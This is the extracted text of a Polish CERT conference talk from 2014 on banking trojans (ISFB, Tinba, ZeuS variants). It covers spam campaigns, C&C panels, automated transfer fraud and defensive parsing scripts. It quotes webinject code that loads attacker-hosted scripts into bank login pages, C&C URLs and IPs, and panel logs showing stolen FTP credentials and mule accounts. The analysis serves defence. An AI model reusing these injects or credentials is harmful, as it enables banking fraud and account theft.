

Wakacyjne Rachunki




Secure 2014

CERT.PL >

Warszawa

@maciekkotowicz





- ~~student@ii~~
- ~~wykladowca@ii~~
- IRT@CERT.pl
- DragonSector CTF
- RE/Exploit dev
- Formal methods





1. Rozprowadzenie
2. Infekcja
3. Spieniężenie





Serdecznie gratulujemy wyboru najlepszej oferty depozytów na rynku.
Informujemy, że złożony wniosek:
Nr wniosku upływa: 2014-09-07został przyjęty i
oczekuje na realizację.

Szanowny Panie/ Szanowna Pani, =A0Informujemy, że kwota zadłu&#=
380;enia na KREDYT nr rachunku 31114020040000372036585526 na dzień 2=
014-08-19 wynosiła 530,28 PLN .=A0=A0Prosimy o uregulowanie zaleg=
22;ej płatności. =A0=A0=A0Dziękujemy za dokonanie wpł=
aty. =A0=A0Pozdrawiamy, =A0mBank S.A.=A0

Witam!Proszę o podanie adresu i numeru telefonu do Klienta.Pozdrawia=
m

Spam - Źródła



poczta-polska.pl
faktura.upc.pl
dhl.com.pl
interia.pl
era.pl
wp.pl
brebank.pl
poczta.fm
ebok.upc.pl
orange.pl
orange.com
e-podroznik.pl

Spam - cutwail




91.240.259.150/6.98.75.214
115.73.149.43 84.121.1.175
85.105.166.81 81.19.248.217
14.72.59 81.61.206.85 89.246.212.99
202.175.126.67 91.202.144.77
116.100.184.58 89.31.10.42
197.224.208.177
114.173.19.59 95.19.59.38
222.61.10.179 210.124.233.1
30.21 189.80.37.180
82.89.187.7 112.167.204.80
116.13.130 217.76.47.66
88.249.2.129
213.157.42.133 83.110.195.159

Spam - exe



docx.pif
pdf.exe
docx.exe
csv.exe
xml.exe
pdf.xml.pif
mp4.exe
jpg.pif
pdf.pif
doc.pif



Czym jest rozszerzenie .pif?





1. RAT

- vnc/shell/custom

2. Data Stealer

- ftp/cookie/flash cookie/game creds/etc

3. FormGrabber / Keylogger

4. *Webinjecty*



1. Loader
2. Grabber
3. Obfuskowany ruch (xor)
4. Modularny

```
http://asdertaging.com/forum/  
http://wertextaking.com/forum/
```

1. A takze: rovnix/gozi2/ursnif
2. bez bootkitu
3. RC6 + RSA
4. dll inject via AppCertDll
5. http/https
6. DGA
7. Dynamiczne urle
8. obecna wersja: 2.12.356

```
def get_from_cfg(data, _id):
    off = 0x10
    cnt = unpack('I', data[:4])[0]
    for i in range(cnt):
        if unpack('I', data[off-8:off-8+4])[0] == _id:
            r = unpack('I', data[off:off+4])[0]
            if unpack('I', data[off-4:off-4+4])[0] & 1:
                d = data[off+r-8:].find("\x00")
                return data[off+r-8:d+off+r-8]
            return r
        off += 0x18
    return None

def get_domains(d):
    return get_from_cfg(d, 0xD0665BF6)

def get_key(d):
    return get_from_cfg(d, 0x4FA8693E)
```

```
/tfctq.php?mkvf=KPgnjc3RohdH4zDttU9wItzEGB6cEz2jeDJWR0I6FbIpqN/9F6N300HUzISv  
oxsxc=kcxsfx&version=212356&user=aa16a132f1689c4d4b2eb59024d986c3&server=12&
```

```
habrahahaha.ru  
musicvideotips.ru  
musicvideoporntips.ru  
goliathuz.com
```

injecty: RSA+RC6+aPlib

```
Target: <em>regiobank.nl/internetbankieren/secure/login</em>  
Replace: <head*><p></p>  
<p><head*><script id="inj_lib" src="https://dazzlezone.biz/advert_stat/cont  
<p><script id="inj_temp">  
var bot_id="@ID@";  
var admin_path = '<a href="https://dazzlezone.biz/advert_stat/">https://dazz  
zxc('head').append('<scr'+<ipt id="inj_inj" src="https://dazzlezone.biz/adve  
</script></head*></p></head*>
```




1. Najmniejszy banker - 0x4000 bajtow
2. also: zusy
3. RC4 dla cfg i comm
4. kod publiczny - nowa wersja ITW



```
def CheckTimba(seg=None):
    if not seg:
        seg = SegStart(ScreenEA())
        rwx = idaapi.SEGPERM_READ | idaapi.SEGPERM_WRITE | idaapi.SEGPERM_EXEC
        sbeg = GetSegmentAttr(seg, SEGATTR_START)
        send = GetSegmentAttr(seg, SEGATTR_END)
        ss = send - seg
        if GetSegmentAttr(seg, SEGATTR_PERM) & rwx == rwx and ss in [0x1000, 0x4000, 0x8000]:
            fu = FindBinary(seg, SEARCH_DOWN, '67 6f 66 75 63 6b 79 6f 75 73 65 6c 66')
            postaddr = FindBinary(seg, SEARCH_DOWN, '50 4f 53 54 20 2f')
            if postaddr != BADADDR and fu != BADADDR:
                seg = SegStart(fu)
                print 'Timba found @ %x' % seg
                print 'url path: ' + GetString(postaddr).split(' ')[1]
                print 'rc4key: ' + GetString(fu + 14)
                print 'Potential cc domains: '
                ehlo = FindBinary(seg, SEARCH_DOWN, 'E8 05 00 00 00 45 48 4C 4F 00')
                addr = ehlo - 150
                s1 = Byte(addr + 1); a1 = Dword(addr + 4); s2 = Byte(addr + 40); a2 = Dword(addr + 44)
                print "    " + xor(GetManyBytes(a1, s1), 'L'*s1)
                print "    " + xor(GetManyBytes(a2, s2), 'L'*s2)
```



```
set_url http*.js GP
data_before
data_end
data_inject
document.write('<sc'+ 'ript src="https://porurokonta.ru/onlinesupprt/fold/con
data_end
data_after
window.Modernizr=function(Z,Y,X){function F(b){Q.cssText=b}
data_end

</sc'+ 'ript></sc'+ 'ript></sc'+ 'ript>
```



1. ZeuS family
2. od 12.2013
3. Steganografia
4. wiele innych (drobnych) zmian



strings -100 | base64 -d



```
00000000: 416a 4aa4 229e 4f76 c2b1 c10c a33a 6f58 AjJ.".0v.....:oX
00000010: f3f9 ca64 546e fe59 f7f9 cf1f 5e4e 9c69 ...dTn.Y....^N.i
00000020: 2a29 85cc 7cb4 7b40 62f3 4a83 0619 ed4f *)..|.{@b.J....0
00000030: 405d df5f f9a5 5824 052b dd22 f46f 0c70 @]._..X$.+."o.p
00000040: 89c1 4086 cf0c f6ce f505 3736 47a9 f664 ..@.....76G..d
00000050: b5ad 4356 6c3e 0b60 2de0 34f8 0847 1bbe ..CVl>.`-.4..G..
00000060: 2195 4bca 2e4e 4dd0 5b11 d518 41af be07 !.K..NM.[...A...
00000070: 85bb c838 8a5d aae2 6768 c9bb 077d ccc3 ...8.]..gh...}..
00000080: fcb1 759f 0395 a7a0 88bc c67f 5fcb 4bc4 ..u....._.K.
00000090: 2212 7bae bcab 0930 5ebf 77c9 095e e514 ".{....0^.w
```

strings -100 | base64 -d | decode-parse

```
VMZeus: 01.00.00.02
```

```
{{SERVER_URLS}}  
https://connauzzzzzuurt308.com/adms/gate.php  
{{END_SERVER_URLS}}  
{{ADV_SERVER_URLS}}  
https://carbonerast500.com/adms/config.jpg  
  
{{ADV_END_SERVER_URLS}}  
{{NOTIFY_SERVERS}}  
https://localhost/notifygate.php  
{{END_NOTIFY_SERVERS}}  
{{CAPTCHA_SERVERS}}  
https://localhost/captchaupload.php  
{{END_CAPTCHA_SERVERS}}  
{{CAPTCHA_LIST}}  
URL: MASK:  
{{END_CAPTCHA_LIST}}  
{{WEBFILTERS}}  
{{DONT-REPORT}} *.microsoft.com/*  
{{DONT-REPORT}} http://*  
{{SCREENSHOT}} */login.osmp.ru/*  
{{SCREENSHOT}} */atl.osmp.ru/*  
{{NOTIFY}} http://www.apple.com/mac/  
{{NOTIFY}} http://digg.com/news*  
{{END_WEBFILTERS}}
```

CP: Поиск в базе данных

CP: Боты

ps://37.59.47.74:54191/css/seooo.php?m=reports_db&date1=140108&date2=140114&bots=US

Result:

☐ Bots action: Full information

08.01.2014

Reports for this date not founded.

09.01.2014

☐ USER-PC_E6B6B0E47EA792D8

--, 91.224.102.22

[+]

https://37.59.47.74:54191/css/seooo.php?m=

[+]

https://37.59.47.74:54191/css/stylez.php?m=

[+]

https://iv-secure.org/b/mmm.php

[+]

https://admin.5socks.net/cgi-bin/login.cgi

[+]

https://iv-secure.org/b/mmm.php

[+]

https://www.kb24.pl/Login?zaloguj=T&login=11

[+]

ftp://porttvc:gniduS@176.195.32.135:7183/

[+]

https://admin.5socks.net/cgi-bin/login.cgi

[+]

https://sg.bpsc.com.pl/showLogon.do

[+]

https://sg.bpsc.com.pl/logon.do

[+]

https://sg.bpsc.com.pl/logon.do

[+]

Grabbed data [HTTP(S)], https://sg.bpsc.com.p

[+]

Grabbed data [HTTP(S)], https://sg.bpsc.com.p

[+]

ftp://porttvc:gniduS@176.195.32.135:7183/

[+]

ftp://1:1@87.117.226.58:211/

[+]

https://www.ipko.pl/ikd

[+]

https://www.ipko.pl/ikd/ajax/get_dko_operation

[+]

https://www.ipko.pl/ikd

[+]

https://www.ipko.pl/ikd/ajax/get_dko_operation

[+]

https://www.ipko.pl/ikd

[+]

https://www.ipko.pl/ikd/ajax/get_dko_operation

Spieniężenie





..:rba@ATSEngine

Password:

[illegible]



System alarmowy nie jest w stanie zidentyfikować komputera. To może być skutek niedawnej aktualizacji oprogramowania lub nowy adres IP przypisany przez dostawcę usług internetowych.

*W tym przypadku należy uwierzytelnić komputera, aby uniknąć zablokowania konta.
Proszę autoryzacji przez token*



Username

Password

Log in

Injectus



Admin sms | otp | az | grabber | spam Settings Az

PL +

mbank

Accounts Depos Transfers Finished Transfers

#	amount	account ID / IBAN drop ID / IBAN	purpose	created/updated	Description / Notes	actions
55	11.00	14026 / 50116020040000300261000001 25 / karol.kamraczek		2014-08-19 07:01:43 2014-08-19 07:08:14		
53	21.00	14088 / 50116020040000300261000004 26 / robert.kowalczyk.az@		2014-08-19 06:44:28 2014-08-19 06:52:14		
29	20.00	14086 / 50116020040000300261000000 21 / logan.murphy		2014-08-15 19:21:47 2014-08-15 19:33:17		
30	80.00	14086 / 50116020040000300261000000 27 / David.Park		2014-08-13 06:39:10 2014-08-13 06:56:23		



[2014-08-19 20:46:30:54]|AZ| Show legend about transfer by mistake

Otrzymał(a) informację, że konto [redacted] uznawany był błędnie kwotą [redacted]. Twoje konto zostało tymczasowo zablokowane dla transakcji polecenia. Po spłacie Twoje konto zostanie automatycznie odblokowane.

Przepraszamy za wszelkie niedogodności W celu spłaty wspomnianej kwoty kliknij Kontynuuj. Błędy te są spowodowane przez wadliwe działanie systemu bankowości internetowej.

[2014-08-19 20:46:39:55]|AZ| Add fake transfer

[2014-08-19 20:46:39:143]|AZ| Add transparent overlay to do not allow user click on menu



*My aktualizujemy telefon banku dla sms kodow
od systemu bankowosci [redacted] W celu
bezpieczeństwa naszych klientow my
wprowadzamy bezpieczna linie polaczenia.
Wam nalezy aktywowac sie w nowym kod sms
My dbamy o bezpieczeństwie od systemu
bankowosci [redacted]."*



```
q1=getElement.byAttrs({"parentElement":document,"tagName":"span","innerHTML"  
if(q1) q1.innerHTML="801 234 789";  
q1=getElement.byAttrs({"parentElement":document,"tagName":"span","innerHTML"  
if(q1) q1.innerHTML="+48 22 420 71 00";  
q1=getElement.byAttrs({"parentElement":document,"tagName":"div","class":"not  
if(q1) q1.style.display="none";  
main_container=document.getElementById("header_wrapper");
```

Aktorzy



Co z tym zrobic?



Użytkownik:

1. Myśleć!

Admin:

1. porządnie ustawić poczte!

CERT:

1. sinkole - thx zinkhole.org

2. monitorowanie cnc

3. ...

@maciekkotowicz localhost.pl/talks/zosia2014 CERT Polska
@CERT_Polska_en



CERT.PL >_



rekrutacja@nask.pl